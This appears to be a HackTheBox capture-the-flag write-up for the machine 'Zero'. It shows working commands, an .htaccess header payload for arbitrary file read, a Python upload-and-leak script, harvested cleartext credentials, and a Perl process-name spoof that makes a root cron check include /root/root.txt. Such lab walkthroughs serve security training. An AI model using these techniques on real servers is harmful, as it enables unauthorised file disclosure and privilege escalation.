



HACKTHEBOX



Zero

3rd July 2025

Prepared By: ctrlzero

Machine Author: jkr

Difficulty: **Insane**

Synopsis

Zero is an Insane difficulty Linux machine that features a web application that allows for the creation of credentials to be used on an SFTP server where users can create their own HTML pages. This service is exploitable by uploading a malicious `.htaccess` file to gain arbitrary file read access to the web servers' asset files. By viewing the source code of these files players will find hard coded credentials that allow for access to the target over SSH. The Apache server configuration is periodically managed by a cronjob that checks the integrity of the Apache configurations and can be abused by satisfying the conditions of the cronjob task to include a malicious line into the restored configuration to leak the contents of files owned by root.

Skills Required

- Basic web application enumeration
- Understanding of `.htaccess` misconfigurations
- Familiarity with Apache configuration
- Basic scripting

Skills Learned

- Exploiting .htaccess misconfigurations for arbitrary file read
- Analyzing and abusing custom Apache configuration scripts
- Privilege escalation through process monitoring and configuration manipulation

Enumeration

Nmap


```
$ nmap -Pn -A --top-ports 3000 zero.vl
Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-03 15:18 MDT
Nmap scan report for zero.vl (10.129.234.62)
Host is up (0.11s latency).
Not shown: 2998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 857b10681b90b6105257f1a9fd18eb6c (RSA)
|   256 2e618d3514d6923a7174f780ba7621f3 (ECDSA)
|_  256 d08b7d8372249cb78fbf78f916058bd9 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Page moved.
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.28 seconds
```

From the above output we can see that we have 2 common ports available. We'll start by taking a look at the web application to see what functionality it provides.

- 22/tcp: SSH
- 80/tcp: HTTP

We can see below that the application provides insecure access to an FTP service and allows generation of access credentials to a subdomain that we specify. After generating the credentials we are provided with a username and password as well as a link to our personal web page.



Secure SFTP Upload. WTF!

We provide secure upload to your account using industry standard strong encryption algorithms. Noone can spy on your password. Noone will see what precious files you upload.



Express checkout. Yeah!

Your personal account is ready to be used:

Username: zro-9c53d89c

Password: 32286c39

You can use the provided credentials to upload your pages via sftp://zero.vl. Your personal home page will be available [here](#).

It may take up to one minute for all backend processes to properly identify you.



We can fuzz for additional subdomains and directories, but these do not yield many results.

```
$ feroxbuster -u http://zero.vl -w ~/wordlists/raft-medium-words.txt -t 50
$ wfuzz -H "Host: FUZZ.zero.vl" -w ~/wordlists/raft-medium-words.txt --hw 25 --hc 400 -t
100 http://zero.vl
```

At this time let's explore the SFTP service. We're logged into our personal directory where we see two files:

- `.htaccess`
- `index.html`

```
$ sftp zro-9c53d89c@zero.vl
zro-9c53d89c@zero.vl's password:
Connected to zero.vl.
sftp> ls
public_html
sftp> cd public_html
sftp> ls -lah
drwxr-xr-x  ? 1001      1001      4.0K Jul  3 12:44 .
drwxr-xr-x  ? 0        0        4.0K Jul  3 12:44 ..
-rw-r--r--  ? 0        0         49B Jul  3 12:44 .htaccess
-rw-r--r--  ? 1001     1001     349B Feb 15 2019 index.html
sftp>
sftp> get .htaccess
Fetching /public_html/.htaccess to .htaccess
.htaccess      100%  49      0.2KB/s   00:00
sftp>exit
```

```
$ cat .htaccess
Header always set X-Zero-Customer 'zro-9c53d89c'
```

Right away the `.htaccess` file should stand out as a potential path forward. Let's look at some documentation about the [Apache mod_headers](#) module. In this documentation we can read about expressions that can be used and the format specifiers.

Here we can see a note on [expression values](#) and see an example that we can immediately test.

Foothold

We'll use the following example and append it to our existing `.htaccess` file.

```
# Example:
Header set foo-checksum "expr=%{md5:foo}"
```

We can then use `curl` to view our personal page and look at the returned headers to verify that we were successful.

```
$ echo 'Header set foo-checksum "expr=%{md5:foo}"' >> .htaccess
```

```
sftp> rm .htaccess
Removing /public_html/.htaccess
sftp> put .htaccess
Uploading .htaccess to /public_html/.htaccess
.htaccess      100%  91      0.8KB/s   00:00
sftp> exit
```

```
$ curl -I http://zero.vl/~zro-9c53d89c/
HTTP/1.1 200 OK
Date: Thu, 03 Jul 2025 19:05:29 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Zero-Customer: zro-9c53d89c
Last-Modified: Fri, 15 Feb 2019 21:03:16 GMT
ETag: "15d-581f51a8d6d00"
Accept-Ranges: bytes
Content-Length: 349
Vary: Accept-Encoding
foo-checksum: acbd18db4cc2f85cedef654fccc4a4d8
Content-Type: text/html
```

Reading further into the documentation we can look at additional [functions](#) that we can leverage. Two functions that are interesting are:

- `base64`: Encode the string using base64 encoding
- `file`: Read contents from a file (including line endings, when present)

Let's attempt to construct an additional header for potential file reads. We'll name it with an easily identifiable name in order to quickly work with any returned data.

```
$ echo 'Header always set X-Leak "expr=%{base64:%{file:/etc/passwd}}"' >> .htaccess
```

```
$ curl -I http://zero.vl/~zro-9c53d89c/
HTTP/1.1 200 OK
Date: Thu, 03 Jul 2025 19:13:13 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Zero-Customer: zro-9c53d89c
X-Leak:
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGF1bW9uOi9lc3Ivc2JpbjovdXNyL3
NiaW4vbm9sb2dpcGpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2
Oi9lc3Ivc2Jpbj9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bm
<...SNIP...>
Last-Modified: Fri, 15 Feb 2019 21:03:16 GMT
ETag: "15d-581f51a8d6d00"
Accept-Ranges: bytes
Content-Length: 349
Vary: Accept-Encoding
foo-checksum: acbd18db4cc2f85cedef654fccc4a4d8
Content-Type: text/html
```

The above output shows that we were in fact successful in gaining arbitrary file read. Now let's write a quick script that will speed up additional enumeration of the web server asset files.

```
#!/usr/bin/python3
import requests, base64
import paramiko
```

```
def sftp_upload(host, port, username, password, local_file, remote_path):
    try:
        transport = paramiko.Transport((host, port))
        transport.connect(username=username, password=password)
        sftp = paramiko.SFTPClient.from_transport(transport)
        sftp.remove(remote_path)
        sftp.put(local_file, remote_path)
        print(f"Uploaded {local_file} to {remote_path} on {host}")
        sftp.close()
        transport.close()

    except Exception as e:
        print(f"Error uploading file: {e}")
        return False

    return True

filename = input("Filename: ")
with open("/tmp/.htaccess", "w") as f:
    f.write(f'Header always set X-Leak "expr=%{{base64:%{{file:{filename}}}}}"')
    f.close()

sftp_upload('zero.v1', 22, 'zro-9c53d89c', '32286c39', '/tmp/.htaccess',
            'public_html/.htaccess')

r = requests.get(f"http://zero.v1/~zro-9c53d89c/")
encoded = r.headers['X-Leak']
decoded = base64.b64decode(encoded).decode()
print(decoded)
```

Executing the script indeed returns the requested file.

```
$ ./fileread.py
Filename: /etc/passwd
Uploaded /tmp/.htaccess to public_html/.htaccess on zero.v1
root:x:0:0:root:/root:/bin/bash
<...SNIP...>
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
zroadmin:x:666:666::/home/zroadmin:/bin/bash
fwupd-refresh:x:114:121:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:997:997::/var/log/laurel:/bin/false
zro-9c53d89c:x:1001:1001::/home/zro-9c53d89c:/bin/false
```

Let's use the above script to view some of the website source code. For brevity we'll look at the `stats.php` page first. We can see below that we have leaked the source code successfully and that they contain clear text credentials for the `zroadmin` user.

```
./fileread.py
Filename: /var/www/html/stats.php
```

```

Uploaded /tmp/.htaccess to public_html/.htaccess on zero.vl
<...SNIP...>
<?php
    $mysqli = new mysqli("localhost", "zroadmin", "correct-horse-battery-staple", "zro");
    $result = $mysqli->query("SELECT * FROM stats LIMIT 1");
    for ($row_no = $result->num_rows - 1; $row_no >= 0; $row_no--) {
        $result->data_seek($row_no);
        $row = $result->fetch_assoc();
        print("<br>Registered users: <b>".$row['numuser']."</b>
        <br>Number of pages hosted: <b>".$row['numpages']."</b>
        <br>Number of open web sockets: <b>".$row['numsocks']."</b>
        <br>System load average: <b>".$row['sysload']."</b>
        <br>System uptime: <b>".$row['uptime']."</b>
        <br>Number of admins logged in: <b>".$row['numadm']."</b>");
    }
<...SNIP...>

```

Let's use these credentials to SSH into the target system.

- Username: `zroadmin`
- Password: `correct-horse-battery-staple`

```

ssh zroadmin@zero.vl
zroadmin@zero.vl's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1084-aws x86_64)

System information as of Thu Jul  3 19:33:08 UTC 2025

System load:  0.08          Processes:           218
Usage of /:   57.0% of 5.05GB Users logged in:          0
Memory usage: 8%           IPv4 address for eth0: 10.129.234.62
Swap usage:   0%

=> There is 1 zombie process.
zroadmin@zero:~$

```

We can quickly load `pspy` to look at processes that run so we can get an idea of how the web application functions and is generating our credentials. While running `pspy64` let's generate a new set of credentials and look at the processes.

```

zroadmin@zero:/tmp$ ./pspy64
2025/07/03 19:36:53 CMD: UID=0      PID=7337   | /usr/bin/bash /usr/local/bin/zro.web-
confcheck
2025/07/03 19:36:53 CMD: UID=0      PID=7338   | /usr/bin/bash /usr/local/bin/zro.web-
confcheck
2025/07/03 19:36:53 CMD: UID=0      PID=7339   | /usr/bin/bash /usr/local/bin/zro.web-
confcheck

```

We see a running process for `/usr/local/bin/zro.web-confcheck`. From here we can look at the file contents.


```

zroadmin@zero:/tmp$ cat /usr/local/bin/zro.web-confcheck

#!/usr/bin/bash
RET=0
while read pid _cmd ; do
    # Replace apache2 with apache2ctl and add -t for test
    cmd="{_cmd/apache2/apache2ctl} -t"
    $cmd >/dev/null 2>&1
    RET=$?
done <<< $(/usr/bin/pgrep -lfa "^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf")
if [[ $RET -eq 0 ]] ; then
    echo 'Configuration correct. \o/'
else
    echo 'Configuration broken. Please fix immediately!' >&2
fi
exit $RET

```

Privilege Escalation

The `zro.web-confcheck` source code indicates that it's performing automated Apache configuration validation by looking at running processes by matching the exact command pattern:

```
/opt/zroweb/sbin/apache2 followed by -k start -d /opt/zroweb/conf.
```

It will then run substitute `Apache2` with `apache2ctl` to validate the configuration and display a different message depending on the exit status of the command.

Because this script is blindly accepting the process command line arguments we can exploit it by injecting our own arguments while making sure that we satisfy the `pgrep` regex pattern.

Let's go back to the Apache documentation to find directive that we can leverage to read files owned by root. The most interesting directive will be the [Include](#).

To validate this theory let's copy the existing `Apache2` configuration directory and poison the configuration. Some lines in the configuration will throw errors (specifically the lines that include Apache variables), but they can be removed. An example configuration of final changes are below.

```

zroadmin@zero:~$ cp -r /etc/apache2/ .
zroadmin@zero:~$

```

```

Include /root/root.txt
Timeout 300
KeepAlive On
MaxKeepAliveRequests 100
KeepAliveTimeout 5
HostnameLookups Off
ErrorLog ${APACHE_LOG_DIR}/error.log
LogLevel warn
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf
Include ports.conf

```



```

<Directory />
    Options FollowSymLinks
    AllowOverride None
    Require all denied
</Directory>
<Directory /usr/share>
    AllowOverride None
    Require all granted
</Directory>
<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
AccessFileName .htaccess
<FilesMatch "\.ht">
    Require all denied
</FilesMatch>
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\""
vhost_combined
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent
IncludeOptional conf-enabled/*.conf
IncludeOptional sites-enabled/*.conf

```

Here we prepend the `Include /root/root.txt` line and then we can execute the following in a script to inject our own arguments. We'll also specify that we'd like a log file to be created so we can see the output. The following script will execute the command line to satisfy the `pgrep` regex pattern and then execute a `sleep` to keep the process open until the next Apache configuration check.

```

#!/usr/bin/perl
$0 = "/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -E
log.txt";
sleep(100000);

```

```
$ perl root.pl
```

On the next iteration of the configuration checking script we can see that we now have the ability to read files owned by root. In this case we can read `/root/root.txt`

```

zroadmin@zero:~/apache2$ tail -f log.txt
AH00526: Syntax error on line 1 of /root/root.txt:
Invalid command 'xxxxxxxxxxxxxxxxxxxxxxx', perhaps misspelled or defined by a module not
included in the server configuration

```